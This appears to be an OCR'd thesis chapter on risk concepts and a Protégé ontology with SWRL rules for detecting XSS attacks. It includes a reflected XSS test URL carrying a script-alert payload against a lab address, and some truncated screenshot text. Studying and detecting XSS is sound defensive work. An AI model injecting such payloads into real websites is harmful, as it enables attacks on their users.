
It is possible that the cybersecurity logs can be processed also from different sources so that the knowledge extraction of the logs can be realized. Furthermore, through both alternatives (*knowledge extraction, and knowledge fusion*), the ontology framework and information gain are performed for the structured fields, so that the parent node (***knowledge graph***) for the cybersecurity logs are built.
In the structure (design or configuration) above, the block "Classified protection information gain" is of great importance in such a way that, it can mitigate the false alerts. When a variety of requirements of cybersecurity logs are considered and/or implemented into a cyber system, the security will get improved. The feature "cybersecurity logs" is considered one of the security layers that we are advocating. It can also be audited comprehensively.

To conclude these sections, the term "cybersecurity logs" shares the idea of *separation of duties*. Depending on the scale and gravity of the enterprise, and/or of the preplanned ontology, the cybersecurity logs in general, can be tough and very complex. However, the required types of equipment for this context (XSS vulnerabilities and XSS attacks in cybersecurity) can get narrowed, as we only intend to cover the detection of these vulnerabilities and attacks. Additionally, we slightly focus on the mitigation of the XSS attacks. Nevertheless, applying any other tools which can be beneficial for the security of a company is not excluded. They can be used as third, or fourth security layers for example to enhance the safety performance of the enterprise.

Speaking about cybersecurity, information security, attacks, and vulnerabilities in this thesis without describing the reputable model (CIA Triad) used for the development of security policies (rules) would be a misconception. The triad (Confidentiality, Integrity, and Availability) is used in identifying problem areas along with required solutions in the information security field.

THREAT
The term "threat" relates to any person, circumstance, or any event with the potential of causing loss or damage to a system. It is significant to consider threat relative

to opportunity, capability, and intent. From a defensive view, we know the capability of our enemies and the vulnerabilities (weaknesses) that would most likely allow them to have the opportunity to attack, thus we can establish some countermeasures to remove those opportunities. Additionally, if we know the enemy (the attacker), we can create some other defensive mechanisms that go beyond his abilities to jeopardize our system. Based on these tactics, by applying countermeasures to defeat the attacker's intents, we make the enemy's life more difficult, where most of the time he may abandon the attack altogether. It can be seen that knowing and understanding the attacker's capabilities and motives will help cybersecurity expert improve their system, and lessen the system's to a low-risk of being attacked. In the context of this thesis, an example of a threat is a hacker. To better address the threat, we provide the logical steps required to know when analyzing the threat.


To analyze a threat, you need to identify:

01 Who are the potential adversaries (e.g., competitors, insiders, terrorists)?

02 What is the adversary's intent and what capabilities do they have? For example, a disgruntled employee might have different capabilities than a competitor.

03 What does the adversary already know? For example, what might they know from researching information published on the Internet or in trade journals.

04 What does the adversary need to know to succeed (e.g., control system commands, how to gain remote or physical access)?

05 Where is the adversary likely to look to obtain the information (remember, an adversary is apt to go to more than one source)?

Again, thinking from the adversary's point of view will help you analyze the threats in your work environment.

FIGURE 5.9: Analyze of the threat, CISA
Note that, you have to enroll in lectures to be able to see the image.

VULNERABILITY
Vulnerability refers to any weakness of a system that, detecting by an attacker can resume jeopardy to the system. Note that, not all the vulnerabilities are considered to be negative. The concept itself relates to the negativity, but it can be beneficial to the system at the same time, for example, A programmer or administrator may ignore some vulnerabilities purposely while building a web application, or network; just to fix them if needed in the future. As is the case for many operating systems such as Ubuntu, Windows, and macOS; they all have vulnerabilities. If an attacker happens to steal a device (mostly a laptop, or desktop computer), they can exploit those vulnerabilities and have access to that particular device.

CONSEQUENCE
The term "consequence" refers to the result, the negative impact of the exploitation of a vulnerability by a threat on a target system for example on a website, or network of an organization. Usually, the consequence costs a lot to the victim's administration system, since the target gets exploited, the threat (the attacker) can have full control over the system, and can perform further attacks of his choice.

RISK
The risk is the probability that a vulnerability in a system can get exploited by a

threat.
Psychological thumb of rules of the risk:

- If (THREAT == 1 && VULNERABILITY == 1 && CONSEQUENCE == 1)
  then, RISK = 1 //Risk exists.
- Else
  Risk = 0 //does not exist

The following figures illustrate in a clear way the mathematical equation of the risk.



Risk is the liklihood that an adversary will gather and exploit your critical information, thereby having a negative impact on your organization.
Risk is the product of threat, vulnerability, and consequence.
Threat
Vulnerability
Consequence
Risk

FIGURE 5.10: The mathematical product of the Risk, CISA
Note that, you have to enroll in lectures to be able to see the image.



Risk increases when any factor increases. If a factor is missing, risk doesn't exist because zero multipled by anything is always zero.
Any person, circumstance, or event with the potential to cuase loss or damage.
Any weakness that can be exploited by an adversary or by accident.
The negative impact (loss or damage) your organization would incur if an attack were successful.
Threat
Vulnerability
Consequence
Risk

FIGURE 5.11: The mathematical product of the Risk along with explanation, CISA

If you are certain that no person or organization is interested in causing your company harm, then there is no threat and therefore no risk (this situation is extremely unlikely, because there are always people who act maliciously just because they can). By the same token, if your network and its protection devices, such as the firewall are correctly patched with all the newest updates, the vulnerability along with its corresponding risk may be significantly decreased. As it is described in the previous figures, if a threat and a vulnerability exist but the consequences are nonexistent, then the risk is also nonexistent.
The following illustration represents a real-life example of what a risk is in which, a threat is an attacker, an exploitable weakness in a financial system's computer represents a vulnerability, and a stolen credit card information is an example of a consequence.




FIGURE 5.12: The real-life example of the Risk CISA
Note that, you have to enroll in lectures to be able to see the image.

We have seen the fundamental security requirements of cybersecurity, and in which triad the topic of this thesis falls into, now we can easily address the approach of ontology (rules, models, communication protocols, etc).

5.5 Our Proposed Reference Ontology - construction

In this section, we elaborate on the attack (what information is given by the attacker, tools used by the attacker to build a malicious payload, the target's information, etc). We elaborate on the communication protocols during the process of attacking the victim. We create rules, and axioms to predict the existence of the vulnerability, as well as the attempts of exploiting the vulnerability. We also share the logical paths that have been taken (i,e. transforming rules to axioms) to build the ontology using Protégé software.

5.5.1 Ontology Model - Attack

The ontology model includes the technology, target, semantic annotation of source, vulnerability, policies (rules), etc. These concepts encompass various sub-classes for example Technology (Kali machine, JavaScript, ASP, BurpSuite, PHP, MetaSploit, etc); Target (IP addresses, Ports, MAC, email address, etc); Source or attacker's information (IP addresses, Ports, MAC); Vulnerability. When user input is not filtered nor sanitized it may cause the possibility of SQL injection, and XSS weakness. The physical and technical issues can be listed also as weaknesses.) Classes *Vuln_likelihood* represent all vulnerability instances regarding XSS attacks (Stored, Reflected, DOM XSS) that are exploited by the class *XSS Attack*.

In the following diagram (*figure 5:11 Jean R. Dora, 2021*), the structure of the XSS attacks is described. To gather the semantic data about the attack and its consequences, we make use of the ontology that describes the entities and relations in the model. In the ontology approach, *receivedFrom, sentTo, usedBy, mitigatedBy, exploitedBy* attributes are also described to specify the connection between concepts. As we have shown in the penetration testing chapter, the construction of the real XSS attacks may be expressed as follows:
Adversary → Attacks (XSS): receivedFrom source (IP address, MAC address, port), which is the attacker's machine; using *technology* (JavaScript), exploits the weakness (Vulnerability) involves the criticality level. The destination represents the target system (IP address, MAC address, port). Then, the probability of the scenario can be impeded using attributes *mitigatedBy* Policy, which implies the set of *Rules*.

5.5.2 Ontology Model - Communication Protocols

The communication protocols allow the transmission of messages from point A to point B. It is modeled as semantic networks. The core of this activity relies on the "Protocol" concept. This last can be classified as the predominant class (hence parent) of the following sub-classes *HTTPS, HTTP, SMTP, FTP* which subsequently involve three other concepts *Message, Request, Response*.
One of the best advantages of an ontology approach is that it comes up with inference capability and necessary constructs that facilitate software systems to reason over the knowledge base. The factuality of inference is derived from the ontological concepts and their connections.

The following example will trigger a text alert to the victim's browser, taken from chapter 4.1:
http://192.168.1.4:8080/sth.jsp?name=<script>alert("Something")</script> to illustrate the inference activity and flexibility in semantic rules. In the spiteful link, the query string conveys an evil JavaScript payload. Figure 4.9 demonstrates that the evil link is present in the request. The referrer is in line 9 and the cookie starts in

line 10. The inference of ontologies panders to all the various activities using a general semantic rule. Usually, the rules give a focal point if the evil payload infects the parameter values, and also describe the inference structure through transitive characteristics.

5.5.3 Establishment of Rules

Using the semantic concept, we can use deductive inference rules to reason or deduce on a piece of HTTP well-structured scheme.
Firstly, let us briefly indicate to which class each of the following concepts belongs:

HTTP $\sqsubset$ Protocol
GET $\sqsubset$ Method
POST $\sqsubset$ Method
XSS attacks $\sqsubset$ Attack
Request Header $\sqcap$ Response Header $\equiv \perp$
POST $\sqcap$ GET$\equiv \perp$
HTTP Request $\equiv$ User Request

In the diagram, all conceptually subsume ($\sqsubset$) relations are *irreflexive, transitive,* and *asymmetric*. The equivalence ($\equiv$) relations are *reflexive, symmetric* and *transitive*. Likewise, no conceptually disjoint ($\sqcap$) relations infringe its characteristics of *reflexive, symmetric* and *transitive*. We implmented these rules based on how we were able to detect the XSS attacks using burpsuite tool, then apply it to our ontology.

Rule #1: *Person(?P)* $\sqcap$ *hasTools(?P, ?Q)* $\rightarrow$ *Attacker(?P)* (Transitivity)

Rule #2: *SubClassOf(?P, ?Q)* $\sqcap$ *typeOf(?n, ?P)* $\rightarrow$ *typeOf(?n, ?Q)* (Transitivity)

Rule #3: *hasPartOf(?P, ?Q)* $\sqcap$ *hasPartOf(?Q, ?n)* $\rightarrow$ *hasPartOf(?P, ?n)* (Transitivity)

Rule #4: *contains(?P, ?Q)* $\sqcap$ *contains(?Q, ?n)* $\rightarrow$ *contains(?P, ?n)* (Transitive)

Rule #5: *hasPartOf(?P, ?Q)* $\sqcap$ *contains(?Q, ?n)* $\rightarrow$ *contains(?P, ?n)* (Transitivity)

Rule #6: *Attacker(?P)* $\sqcap$ *hasInput(?P, ?Q)* $\sqcap$ *hasPartOf(?R, ?S)* $\sqcap$ *contains(?method, ?openTAG)* $\sqcap$ *contains(?method, ?param)* $\sqcap$ $\exists$*Vulnerability(?R, ?v)* $\sqcap$ *sentBy(?a, ?P)* $\rightarrow$ *detectedBy(?a, ?v)* (Drived)

Rule #7:
maliciousPayload(?i) $\sqcap$ *createdBy(?a, ?i)* $\sqcap$ *HTTPmessage(?m, ?i)* $\sqcap$ *hasPartOf(?R, ?S)* $\sqcap$
$\exists$*Vulnerability(?R, ?v)* $\sqcap$
contains(?method, ?param) $\sqcap$ *isEscaped(?i, ?char)* $\rightarrow$ *isFiltered(?R, ?char)* (Drived)

Rule #8: *if Rule 7 isFiltered(?R, ?ch)* $\sqcap$ $\exists$*Vulnerability(?R, ?v)* $\sqcap$ *infectedBy(?param, ?a)* $\rightarrow$ *exploitedBy(?v, ?a)* (Drived)

Rule #9: *maliciousPayload(?i)* $\sqcap$ *createdBy(?a, ?i)* $\sqcap$ *HTTPMessage(?m, ?request)* $\sqcap$ *contains(?m, ?param)* $\sqcap$ *hasVulnerability(?webAP, ?v)* $\sqcap$ *contains(?webAP, ?request)* $\sqcap$ *isPartOf(?i, ?webAP)* $\rightarrow$ *infectedBy(?m, ?i)* (Drived)

Explanation
Rule 1 is a basic rule that states that if a person has some tools (kali, metasploit, maliciousPayload,...), then that person is an attacker.

This rule 2, indicates that if class P is a sub-class of Q, then each instance of class P also belongs to class Q. For example: if the "JavaScript" class is a subclass of "Technology", then every instance (tag, characters, payloads...) of the JavaScript class also belongs to the Technology class.

Rule 3: Let us take another example to explain this rule: an attacker crafted his payload and sends it to a victim via a link. So, HTTP Request has part Payload, and Payload has part URL. Logically, the HTTP Request has a part URL as well.

This rule 4, basically indicates that if a URL contains a malicious string, and that malicious string contains a parameter value, then the URL also contains that parameter value.

Rule 5: The HTTP Request has part URL, and the URL contains the payload, then the HTTP Request contains the payload.

Rule 6: If URL has a malicious input, and a vulnerable HTML webpage reflects an open tag and/or character or parameter included in the GET/POST method in the burp suite, then by closing them and relaunch the JavaScript payload into the vulnerable webpage, the system will trigger an alert.

Rule 7: Similarly, the malicious input (i) is created by the attacker, and is embedded in the message. If the HTTP message from the evil link is reflected in the burp while some or all its characters get escaped, then a filter (input validation) has been applied in the victim's environment web application.

Rule 8 indicates that, if there are some characters that are escaped in the Response HTML-DOM in burp, and some not, then through the inference process the vulnerability will get exploited by the attacker using some attack vectors.

For rule 9: This rule indicates that the attacker uses some attack vectors and technology to build his malicious payload and injects it into a user-input field. "m" is an HTTP message which contains a parameter value "param". So, the evil input "i" infects the parameter "param", and becomes a part of the web page. Thus, this implies that the spiteful input "i" also infects the entire HTTP message "m".

5.5.4 Transformation of SWRL Rules to OWL Axioms

We present a theoretical notions employed in our ontology. Let **A, B, C** and **D** be pairwise disjoint, infinite sets of *classes*, (included sub-classes), *properties* (Object and Data), *individuals* and *variables* where $\top$, $\bot \in$ A; the *universal property* U $\in$ B i.e., **owl:topObjectProperty**. A *class expression* is an element of the following grammar F ::= (F $\sqcap$ F | $\exists$B.F | $\exists$.Self | A | {a} where A $\in$ A, B $\in$ **B** and a $\in$ C. Now let us define what an *axiom* is: it is a formula of the form A $\sqsubseteq$ J or $B_1 \circ ... \circ B_n \sqsubseteq B$ with A, J $\in$ F and $B_(i) \in$ **B**. A *rule* is a first-order logic formula usually of the form $\forall \mathbf{p}(\beta(x) \rightarrow \eta(\mathbf{q}))$ with β and η conjunctions of atoms; and **p**, **q** are non-empty sets of terms where


p $\subseteq$ **q**. *Rules* and *Axioms* are very important in building an ontology using Protégé, they are also referred to as *logical formulas*. Axioms correspond to OWL 2 EL axioms whereas rules correspond to SWRL. Consider some terms m and n and a conjunction of atoms β. We say these two terms m and n are directly linked in β if both terms occur in the same atom in β. We say m and n are linked in β if there is some sequence of terms m_1...,m_k with $m_1 = m, m_k = n$, and m_{i-1} and m_i are directly linked in β for every i = 2,...,k. Let us say again for rules *rules* of the form $\beta \rightarrow \eta$ that there is exist an interpretation I which *entails rules*. Thus, for every substitution *subst*, we have that *I, subst* $\models \beta$ implies *I, rules* $\models \eta$. That is to say, the semantics of rules follows similarly the standard semantics of the first-order predicate logic. Moreover, we say that two groupings of logical formulas G and G' are equivalent if and only if each interpretation I that entails G and G' are *equivalent* (G $\equiv G'$) and vice-versa. G' is a conservative extension of G if and only if:
Every interpretation that entails G' also entails G.
Each interpretation that entails G' is only defined for the symbols in G can be stretched out to an interpretation entailing G' by appending appropriate interpretations for further signature symbols. Usually, all the variables in the body of a rule are linked together. If two variables for example (v,w) are not in connection in the body of a rule, we could simply add the atom U(v,w) to the body of the rule resulting in a semantically $\equiv$ rule.

Let us take an example to explain the transformation of rules into a axiom:

Example.- Consider the rule Γ = Person(x) $\wedge$ hasChild(x, y) $\wedge$ Female(y) $\rightarrow$ Daughter(y). The following sequence of rules can be produced as follows:
($\exists$hasChild.Person)(y) $\wedge$ Female(y) $\rightarrow$ Daughter(y)
($\exists$hasChild.Person $\sqcap$ Female)(y) $\rightarrow$ Daughter(y)
Rule Δ_Γ from the preceding example can be straight transformed into an axiom as stated in the following lemma.

Lemma 1. *Consider some rule* Γ. *If* Δ_Γ *is of the form A(x)* $\rightarrow$ *B(x), then* Γ *is equivalent to the axiom A* $\sqsubseteq$ *B.*
Since the equivalence relation is transitive, the rule Γ is equivalent to the axiom $\exists$hasTools.Person$\sqcap$Attacks $\sqsubseteq$Attacker.
Proof.- Let a and a′ be some rules such that a′ results by applying some of the transformations (as in the previous example) to a. By definition, we can conclude equivalency between a and a′ and we can show via induction that Γ is equivalent to Δ_Γ. Additionally, if δ ($\alpha \rightarrow \gamma$) is of the form A(x) $\rightarrow$ B(x), then by the definition of the "semantics of rules and axioms", A $\sqsubseteq$ B is $\equiv$ to $\delta(\alpha \rightarrow \gamma)$. Therefore, since the equivalence ($\equiv$) relation is transitive, then γ is $\equiv$ to A $\sqsubseteq$ B.

Lemna 2. Consider some rule Γ. If Δ_Γ is of the form $\bigwedge_{i=2}^{m}(A_i(x_{i-1})) \wedge R_i(x_{i-1}, x_i)$ $\wedge$ $A_n(x_n) \rightarrow$ G(x_1, x_n), then the group of axioms $A_i \sqsubseteq \exists\ R_{A_i}.Self$ | i = 1, ...,m} $\cup$ { $R_{A_i} \circ R_1 \circ ... \circ R_{A_{m-1}} \circ R_m \circ R_{A_m} \sqsubseteq$ G} where all R_{A_i} are the properties unique for each class A_i is conservative extension of the rule Γ. (See 6 to better understand the meaning of the symbols.)
Proof. As shown in proof of Lemma 1, rules Γ and Δ_Γ are in fact equivalent. Therefore, the lemma follows the set of rules presented in the statement of the lemma is a conservative extension of Γ. See the following figure to see the preprocessing axiom implemented in Protégé in the ROWLTAB plugin.



untitled-ontology-35 (http://www.semanticweb.org/t-uzz/ontologies/2022/3/untitled-ontology-35) : [/Users/t-uzz/Protégé_projects/protege_backup_exportedTABs/18Avril202...

untitled-ontology-35 (http://www.semanticweb.org/t-uzz/ontologies/2022/3/untitled-ontology-35)

EXAMPLE
Given sentence to model: If a persor
The above sentence modeled as rule:
Now, model your own sentence as a r
When you are done writing your rule i


Rule Name (Mandatory). Rule Will be sa
R2
Comment (Optional)
Status
Ok
Rule Text
Person(?k) ^ hasTools(?k, ?Q) -> Attacl

Integrate with active ontology
Generated Axioms
Axioms
untitled-ontology-12:Person and (untitled-ontology-12:hasTools some owl:Thing) SubClassOf untitled-ontology-12:Attacker
Click Integrate to combine the axioms with active ontology.

Name	Rule	Comment
Rule #1	Person(?P) ^ hasTools(?P,?Q) -> Attacker(?P)	

To use the reasoner click Reasoner > Start reasoner

FIGURE 5.13: Rule is being converted to OWL axiom.



untitled-ontology-35 (http://www.semanticweb.org/t-uzz/ontologies/2022/3/untitled-ontology-35) : [/Users/t-uzz/Protégé_projects/protege_backup_exportedTABs/18Avril202...

untitled-ontology-35 (http://www.semanticweb.org/t-uzz/ontologies/2022/3/untitled-ontology-35)

Name	Rule	Comment
✓ Rule #1	Person(?P) ^ hasTools(?P, ?Q) -> Attacker(?P)	
✓ Rule #2	subClassOf(?P, ?Q) ^ t	
✓ Rule #3	hasPartOf(?P, ?Q) ^ ha	
✓ Rule #3'	hasPartOf(?website, ?h	
✓ Rule #4	contains(?P, ?Q) ^ con	
✓ Rule #4'	contains(?website, ?htı	
✓ Rule #5	hasPartOf(?P, ?Q) ^ co	
✓ Rule #5'	hasPartOf(?website, ?h	
✓ Rule #6	hasInput(?P, ?Q) ^ has	
✓ Rule #6'	hasInput(?URL, ?malici	
✓ Rule #7	createdBy(?a, ?i) ^ HT	
✓ Rule #8	isFiltered(?webAP, ?ch	
✓ Rule #9	createdBy(?a, ?i) ^ HT	


Edit
Name
Rule #8
Comment
Status
Ok
isFiltered(?webAP, ?char) ^ hasVulnerability(?webAP, ?v) ^ infectedBy(?a, ?webAP) -> exploitedBy(?a, ?v)

```
Number of SWRL rules exported to rule engine: 13
Number of OWL class declarations exported to rule
Number of OWL individual declarations exported to
Number of OWL object property declarations export
Number of OWL data property declarations exported
Total number of OWL axioms exported to rule engin
The transfer took 358 millisecond(s).
Press the 'Run Drools' button to run the rule engine.
Successful execution of rule engine.
Number of inferred axioms: 702
The process took 393 millisecond(s).
